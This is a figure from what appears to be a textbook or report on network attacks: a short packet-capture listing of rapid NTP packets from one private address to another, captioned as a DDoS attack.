597352	457.876214	192.168.102.37	172.20.10.3	NTP	13724	123	554	reserved, client
597353	457.876218	192.168.102.37	172.20.10.3	NTP	13724	123	554	reserved, reserved
597354	457.876221	192.168.102.37	172.20.10.3	NTP	13724	123	554	NTP Version 1, control
597355	457.876225	192.168.102.37	172.20.10.3	NTP	13724	123	554	reserved, broadcast
597356	457.876228	192.168.102.37	172.20.10.3	NTP	13724	123	554	reserved, broadcast
597357	457.876234	192.168.102.37	172.20.10.3	NTP	13724	123	554	NTP Version 4, server
597358	457.881260	192.168.102.37	172.20.10.3	NTP	13724	123	554	reserved, server
597359	457.881267	192.168.102.37	172.20.10.3	NTP	13724	123	554	reserved, broadcast
597360	457.881271	192.168.102.37	172.20.10.3	NTP	13724	123	554	NTP Version 2, reserved
597361	457.881275	192.168.102.37	172.20.10.3	NTP	13724	123	554	NTP Version 2, client
597362	457.881278	192.168.102.37	172.20.10.3	NTP	13724	123	554	NTP Version 1, reserved

Figure 9.3: DDoS attack